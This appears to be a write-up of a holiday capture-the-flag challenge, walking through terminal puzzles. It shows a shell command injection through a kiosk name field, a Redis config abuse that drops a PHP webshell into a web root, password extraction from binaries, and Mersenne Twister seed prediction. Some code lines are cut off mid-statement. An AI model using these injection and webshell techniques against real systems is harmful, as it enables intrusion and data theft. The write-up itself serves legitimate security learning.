Ho Ho Ho!

New [Achievement] Unlocked: You Won!!
Click here to see this item in your badge.


New Narrative Unlocked!
Click here to see this item in your badge.

Kringle Kiosk




```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 
```

The first three options provide general information, but the 4th option accepts input. We try a number of different characters to see what we get. We get some errors, until we try the following characters: ;’’
This gives us some interesting output:



```
Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...;''
 ________________________
< Santa's Little Helper >
 ------------------------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||
bash: : command not found
Press [Enter] key to continue...
```


This error message gives us a little insight, that ; has split a command and provided an opportunity to pass another command, which ‘’ is not known. So now we try “bash”



```
Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...;bash
 ________________________
< Santa's Little Helper >
 ------------------------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||


   ___                                                    _
  / __|   _  _     __      __     ___     ___     ___    | |
  \__ \  | +| |   / _|    / _|   / -_)   (_-<    (_-<    |_|
  |___/   \_,_|   \__|_   \__|_  \___|   /__/_   /__/_  _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """ |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

Type 'exit' to return to the menu.

shinny@fd87fcbf769d:~$ 
```


Looking at the welcome.sh script, we see an additional option:
surprise(){
  cat /opt/plant.txt

And if we check this out, we find Jason the Plant!



```
Enter choice [1 - 5] plant
  Hi, my name is Jason the Plant!

  ( U
   \| )
  __|/
  \    /
   \__/ ejm96
Sleeping for 10 seconds..
```

Unescape Tmux



From the tmux cheatsheet, we see `tmux attach` as the command to use

ElfCode

There is definitely a lot here, so click on the arcade and follow along.

```
Level 1
elf.moveLeft(10)
elf.moveUp(10)
```

```
Level 2 - Trigger The Yeeter
elf.moveLeft(6)
var sum = elf.get_lever(0) + 2
elf.pull_lever(sum)
elf.moveLeft(4)
elf.moveUp(10)
```

```
Level 3 - Move To Loopiness
for (var i = 0; i < 3; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveUp(1)
```

```
Level 4 - Up Down Loopiness
for (var i=0; i<3; i++){
elf.moveLeft(3)
elf.moveUp(11)
elf.moveLeft(3)
elf.moveDown(11)
}
```

The first 4 levels are pretty straight forward, with the addition of using loops and variables.

```
Level 5 - Move To Madness
elf.moveTo(munchkin[0])
var ask = elf.ask_munch(0)
var answer =
ask.filter(function(item) {
  return (parseInt(item) == item)
})
elf.tell_munch(answer)
elf.moveUp(2)
```

For level 5 we introduce filters and parseInt to filter out the numbers of an array.

```
Level 6 - Two Paths, Your Choice
for (var i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveTo(lever[0])
var ask = elf.get_lever(0)
ask.unshift("munchkins rule")
elf.pull_lever(ask)
elf.moveDown(3)
elf.moveLeft(6)
elf.moveUp(2)
```

For level 6 we continue the use of previous levels, but now bring in unshift to put the string at the beginning of the array, verses push which would put a string at the end of an array

```
Bonus Level 7 - Yeeter Swirl
for (var i = 0; i < 6; i) {
 var names = ["moveDown", "moveLeft",
"moveUp", "moveRight"];
 for (name of names) {
  elf[name](i + 1);
  elf.pull_lever(i)
  i++
 }
}
elf.moveUp(2)
elf.moveLeft(4)

function answerelf(array) {
 var num = 0
 var answer = 0
 for (var i = 0; i < array.length; i++) {
  digits = array[i].filter(function(item) {
   return (parseInt(item) == item)
  })
  num = digits.reduce((r, c) => r + c, 0)
  answer = answer + num
 }
 return answer
}
elf.tell_munch(answerelf)
elf.moveUp(1)
```

For Level7 I was trying to find a way to iterate through the movement functions and I found this article that gave me the idea of using the array object reference [name], and then using elf[name] without the dot to call it. Not sure if things are completely related but it provided the desired effect.

I also used reduce to sum all the numbers of the array after filtering.

```
Bonus Level 8 - For Loop Finale
var i = 1
var l = 0
var leverpull = 0
var num = 0
for (var s = 0; s < 3; s++) {
  var moves = ["moveRight", "moveLeft"]
  for (move of moves) {
   elf[move](i)
   num = elf.get_lever(l)
   leverpull = leverpull + num
   elf.pull_lever(leverpull)
   elf.moveUp(2)
   i += 2
   l++
  }
 }

 function answerelf(json) {
  for (var i = 0; i < json.length; i++) {
   var jsonobj = json[i]
   if (Object.keys(jsonobj).find(key =>
jsonobj[key] === "lollipop")) {
    var answer =
Object.keys(jsonobj).find(key => jsonobj[key]
=== "lollipop")
    return answer
   } else {
    console.log(false)
   }
  }
 }
 elf.tell_munch(answerelf)
 elf.moveRight(11)
```

And for Level 8 it took a little experimentation and multiple failed attempts iterating through the JSON array, but I found this article and this article discussing Object.keys that proved helpful.

I did have to put in some logic to discard anything else that did not match. I am sure there may be a better way of doing this as well, but it worked for me.

Linux Primer

This is great tutorial for getting into the linux terminal commands.


```
ls
cat munchkin_19315479765589239
rm munchkin_19315479765589239
pwd
ls -la
history | grep munchkin
printenv | grep munchkin
cd workshop/
grep -i munchkin toolbox*
ls -la lollipop_engine
chmod +x lollipop_engine
 ./lollipop_engine
cd electrical/
mv blown_fuse0 fuse0
ln -s fuse0 fuse1
cp fuse1 fuse2
echo "MUNCHKIN_REPELLENT" >> fuse2
find /opt/munchkin_den/ -iname munchkin*
find /opt/munchkin_den/ -user munchkin
find /opt/munchkin_den/ -size +108k -size -110k
ps -aux
netstat -l
curl http://localhost:54321
kill -9 <pid>
```

- ls
- cat
- pwd
- history
- printenv
- cd
- grep
- chmod
- mv
- ln
- cp
- echo (redirection)
- find (by size)
- ps
- netstat
- curl
- kill

33.6Kbps

This brings back memories for sure. This article was one I remember seeing way back when that gives a good overview of the modem handshake. Looks like you can still get the poster too.

Listening to the sample handshake given and the makeshift tones, along with a little guessing, we identify the following order needed to complete the handshake:



Redis Bug Hunt

As I have not dealt with Redis before, I had to do a little reading on this one. After getting a little familiar with it, I started to poke around. Using the provided maintenance URL, it looks like it is running redis-cli commands, though the password is redacted.

We cannot run the redis-cli directly and get meaningful info because we don't have the password, but the maintenance URL appears to have some password, so we use the "config get *" command on the maintenance URL and are presented with a password:

```
$ curl http://localhost/maintenance.php?cmd=config,get,*
Running: redis-cli --raw -a '<password censored>' 'config' 'get' '*'

dbfilename
dump.rdb
requirepass
R3disp@ss
masterauth
```


Now that we have the password we are able to run the `redis-cli` and interact directly, instead of through the maintenance URL where we have to worry about spaces and where to use "+" or "," appropriately.

We can dump the database which includes the keys that have been set and save that to the filename specified by dbfilename. Based on this "pentesting redis" link, we can take advantage of a php webshell, by setting a key with <?php ; ?>, dumping the database to a php file in the web server path, and the PHP server will interpret the php code.

```
$ redis-cli
127.0.0.1:6379> auth R3disp@ss
127.0.0.1:6379> config set dir /var/www/html
127.0.0.1:6379> config set dbfilename shell.php
127.0.0.1:6379> set shell "<?php echo
file_get_contents('/var/www/html/index.php'); ?>"
127.0.0.1:6379> save
127.0.0.1:6379> exit
```

Set the directory to the web server path
Set the filename to save to
Set the shell key with the payload
Save to the dir/file set

Now we need to get the index.php file using
`curl http://localhost/shell.php --output -`
and see what bug exists.



```
player@655702ac8962:~$ curl http://localhost/shell.php --output -
REDIS0009�      redis-ver5.0.3�
�edis-bits�@�ctime��q�_used-mem
 aof-preamble��� shell;<?php

# We found the bug!!
#
#         \   /
#         .\-/.
#     /\ ()   ()
#       \/~---~\.-~^-.
# .-~^-./   |   \---.
#      {    |    }   \
#    .-~\   |   /~-.
#   /    \  A  /    \
#         \/ \/
#

echo "Something is wrong with this page! Please use http://localhos
 can figure out what's going on"
?>
example2#We think there's a bug in index.phexample1The site is in r
@655702ac8962:~$
```


Greeting Card Generator

Hello hello, I'm Chimney Scissorsticks!
Feel free to use this greeting card generator to create some holiday messages which you can share online!
It's based closely on the code used in the Tag Generator - in the wrapping room.
I hear that one's having some issues, but this one seems A-OK.

I find it odd that a terminal is put here that does not have anything to find, but a little poking around and checking some of the findings from the Tag Generator comes up with nothing, so I will enjoy the ability to create some fun cards.

Speaker Unprep


We have a few applications that control the Unpreparedness room that we must find passwords for. We start by looking at the door application:



```
.comment
elf@1f67927baea5 ~ $ strings door | grep password
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
elf@1f67927baea5 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
elf@1f67927baea5 ~ $
```


New [Achievement] Unlocked: Speaker Door Open!
Click here to see this item in your badge.

That was easy enough. Now the lights.




```
elf@07a9e4369020 ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
Checking......
Beep boop invalid password
elf@07a9e4369020 ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: elf-technician
```

My attention is drawn to "`>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf`"
If all fields in the config file go through the decryption process, we could copy the encrypted string to name:




```
elf@07a9e4369020 ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? >
```



```
The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking......
```

New [Achievement] Unlocked: Speaker Lights On!
Click here to see this item in your badge.

Now that we have the lights, let's see if we can fix the vending machine.



```
elf@07a9e4369020 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines
Please enter the vending-machine-back-on code > ^Z
[1]+  Stopped                 ./vending-machines
elf@07a9e4369020 ~/lab $ cat vending-machines.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}elf@07a9e4369020 ~/lab $
```


We can delete the config file to create our own username and password, but the application isn't decrypting everything. There was a mention of creating a polyalphabetic cipher lookup table, so we try a series of "A"s as our password which reveals an 8 character key:

```
{ "name": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"password": "XiGRehmwXiGRehmwXiGRehmwXiGRehmwXiGRehmwXiG"}
```

So we create a lookup table by entering uppercase, lowercase and numbers as a password and match them up:

2rDO5LkI	pWFLz5zS	WJ1YbNtl	gophDlgK	dTzAYdId	jOx0OoJ6	JItvtUjt	VXmFSQw4	lCgPE6x7	3ehm9ZFH
11111111	22222222	33333333	44444444	55555555	66666666	77777777	88888888	99999999	00000000
9Vbtacpg	GUVBfWhP	e9ee6EER	ORLdlwWb	wcZQAYue	8wIUrf5x	kyYSPafT	nnUgokAh	M0sw4eOC	a8okTqy1
aaaaaaaa	bbbbbbbb	cccccccc	dddddddd	eeeeeeee	ffffffff	gggggggg	hhhhhhhh	iiiiiiii	jjjjjjjj
o63i07r9	fm6W7siF	qMvusRQJ	bhE62XDB	Rjf2h24c	1zM5H8XL	YfX8vxPy	5NAyqmsu	A5PnWSbD	cZRCdgTN
kkkkkkkk	llllllll	mmmmmmmm	nnnnnnnn	oooooooo	pppppppp	qqqqqqqq	rrrrrrrr	ssssssss	tttttttt
Cujcw9Nm	uGWzmnRA	T7OlJK2X	7D7acF1E	iL5JQAMU	UarKCTZa				
uuuuuuuu	vvvvvvvv	wwwwwwww	xxxxxxxx	yyyyyyyy	zzzzzzzz				
XiGRehmw	DqTpKv7f	Lbn3UP9W	yv09iu8Q	hxkr3zCn	HYNNLCeO	SFJGRBvY	PBubpHYV	zka18jGr	EA24nILq
AAAAAAAA	BBBBBBBB	CCCCCCCC	DDDDDDDD	EEEEEEEE	FFFFFFFF	GGGGGGGG	HHHHHHHH	IIIIIIII	JJJJJJJJ
F14D1GnM	QKdxFbK3	63iZBrdj	ZE8IMJ3Z	xlQsZ4Ui	sdwjup68	mSyVX10s	I2SHIMBo	4gC7VyoG	Np9Tg0ak
KKKKKKKK	LLLLLLLL	MMMMMMMM	NNNNNNNN	OOOOOOOO	PPPPPPPP	QQQQQQQQ	RRRRRRRR	SSSSSSSS	TTTTTTTT
vHBEkVH5	4cXy3Vpt	slfGtSzB	PHMxOl00	qjDq2rQK	cvKtqoNi				
UUUUUUUU	VVVVVVVV	WWWWWWWW	XXXXXXXX	YYYYYYYY	ZZZZZZZZ				


With this lookup table and going through each position to get: **CandyCane1**




```
Welcome, elf-maintenance! It looks like you want to turn the
Please enter the vending-machine-back-on code > CandyCane1
Checking......

Vending machines enabled!!
elf@ded0cf770cb7 ~ $
```

Snowball Fight

As identified, on Easy we can set our own name and play a game and find the enemy's forts. On impossible, there is no way to specify the name. However, using the browser developer tools we can see in the elements a comment on trying random numbers:



```
<!DOCTYPE html>
<html>
 <head>…</head>
 <body>
   <div class="game-parent">…</div>
   <script>
       var Secure = true;

     </script>
   <script type="text/javascript" src="/static/battlefort.js"></script>
   <!--
       Seeds attempted:

       1515110833 - Not random enough
       3234467808 - Not random enough
       180375480 - Not random enough
       1693818025 - Not random enough
       101923642 - Not random enough
       1896565861 - Not random enough
       1164928922 - Not random enough
       674882056 - Not random enough
       1463378386 - Not random enough
       771516665 - Not random enough
       324646585 - Not random enough
```




Enemy

0,0	1,0	2,0	3,0	4,0	5,0	6,0	7,0	8,0	9,0
0,1	1,1	2,1	3,1	4,1	5,1	6,1	7,1	8,1	9,1
0,2	1,2	2,2	3,2	4,2	5,2	6,2	7,2	8,2	9,2
0,3	1,3	2,3	3,3	4,3	5,3	6,3	7,3	8,3	9,3
0,4	1,4	2,4	3,4	4,4	5,4	6,4	7,4	8,4	9,4
0,5	1,5	2,5	3,5	4,5	5,5	6,5	7,5	8,5	9,5
0,6	1,6	2,6	3,6	4,6	5,6	6,6	7,6	8,6	9,6
0,7	1,7	2,7	3,7	4,7	5,7	6,7	7,7	8,7	9,7
0,8	1,8	2,8	3,8	4,8	5,8	6,8	7,8	8,8	9,8
0,9	1,9	2,9	3,9	4,9	5,9	6,9	7,9	8,9	9,9


<Redacted!>

0,0	1,0	2,0	3,0	4,0	5,0	6,0	7,0	8,0	9,0
0,1	1,1	2,1	3,1	4,1	5,1	6,1	7,1	8,1	9,1
0,2	1,2	2,2	3,2	4,2	5,2	6,2	7,2	8,2	9,2
0,3	1,3	2,3	3,3	4,3	5,3	6,3	7,3	8,3	9,3
0,4	1,4	2,4	3,4	4,4	5,4	6,4	7,4	8,4	9,4
0,5	1,5	2,5	3,5	4,5	5,5	6,5	7,5	8,5	9,5
0,6	1,6	2,6	3,6	4,6	5,6	6,6	7,6	8,6	9,6
0,7	1,7	2,7	3,7	4,7	5,7	6,7	7,7	8,7	9,7
0,8	1,8	2,8	3,8	4,8	5,8	6,8	7,8	8,8	9,8
0,9	1,9	2,9	3,9	4,9	5,9	6,9	7,9	8,9	9,9

There are 624 numbers listed, and Tom Liston's talk about mt19937 mentions that the Mersene Twister operation maintains a buffer of 624 numbers. If we take those numbers and import them into our own buffer using Tom's github python script, we should be able to predict the number that is being used, play the game on easy and then go back to the impossible game.




```
if __name__ == "__main__":
    myprng = mt19937(0)
    print("Bringing in seeds...")
    sno_list =
(811945347,4143535340,4264833015,2325664793,36(
    for i in range(mt19937.n):
        myprng.MT[i] = untemper(sno_list[i])
    print("Predicted")
    for i in range(5):
        r2 = myprng.extract_number()
        print(r2)
```



```
twfyaw@twfyaw:~/mt19937$ python3 mt19937.py
Bringing in seeds...
Predicted
3799736741
1856668625
1633927545
1764730347
1922300827
```

We take the first generated number and open a new tab and load the game up on Easy, using that as the name.



Enemy

